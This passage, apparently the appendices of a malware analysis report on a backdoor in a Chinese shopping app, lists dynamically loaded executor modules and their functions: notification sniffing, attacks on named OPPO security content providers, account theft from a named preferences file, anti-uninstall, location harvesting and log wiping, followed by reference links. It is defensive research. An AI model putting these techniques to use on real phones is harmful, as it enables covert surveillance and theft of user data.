tenerExecutor.dex: Listening to the notification bar and sniff
notifications
com.google.android.sd.biz_dynamic_dex.oppo_boot_perm.OppoBootPermExecuto
r.dex: Attack content://com.coloros safecenter.security.InterfaceProvider,
content://com.oplus.safecenter.security.InterfaceProvider to modify startup
parameters; oppo, oneplus
com.google.android.sd.biz_dynamic_dex.oppo_community_id.OppoCommunityIdExec
utor.dex: steal com. oppo.community related account
information;/shared_prefs/CurrentLoginUserUid.xml Oppo
com.google.android.sd.biz_dynamic_dex.oppo_get_input.OppoGetInputExecutor.d
ex: input file, patch apk, etc.; oppo
com.google.android.sd.biz_dynamic_dex.oppo_get_loc.OppoGetLocExecutor.dex: g
et_loc;oppo
com.google.android.sd.biz_dynamic_dex.oppo_get_settings_username.GetSetting
sUsernameExecutor.dex: GetSettingsUsername
com.google.android.sd.biz_dynamic_dex.oppo_infect_dynamic.OppoInfectExecuto
r.dex: the relevant utilization of the fast application platform
application. Oppo com.nearme.instant.platform.
com.google.android.sd.biz_dynamic_dex.oppo_notification_ut.OppoNotification
UExecutor.dex: Notification bar related interface ;
OppoNotificationExecutor.dex: Change notification bar state
OppoPermissionExecutor.dex: add widget, permission, etc.; Oppo
com.google.android.sd.biz_dynamic_dex.oppoaddwidget.OppoAddWidgetExecuto
r.dex: addWidget;oppo
com.google.android.sd.biz_dynamic_dex.oppoau.OppoAUExecutor.dex: Anti-
```

```
uninstall;Oppo
com.google.android.sd.biz_dynamic_dex.oppoopm.OppoPMExecutor.dex oppo
operation lock screen
com.google.android.sd.biz_dynamic_dex.query_lbs_info.QueryLBSInfoExecutor.d
ex: Location information
com.google.android.sd.biz_dynamic_dex.reset_log.ResetLogExecutor.dex: Clear
logcat log
RubickCmdExecutor.dex: Execute command (set sid, return pid, etc.)
```

Appendix III: Reference Links

- <https://www.v2ex.com/t/851215>
- https://mp.weixin.qq.com/s/P_EYQxOEupqdU0BJMRqWsw
- https://github.com/davinci1010/pinduoduo_backdoor
- https://github.com/recorder1013/pinduoduo_backdoor_recorder
- https://github.com/davinci1012/pinduoduo_backdoor_unpacker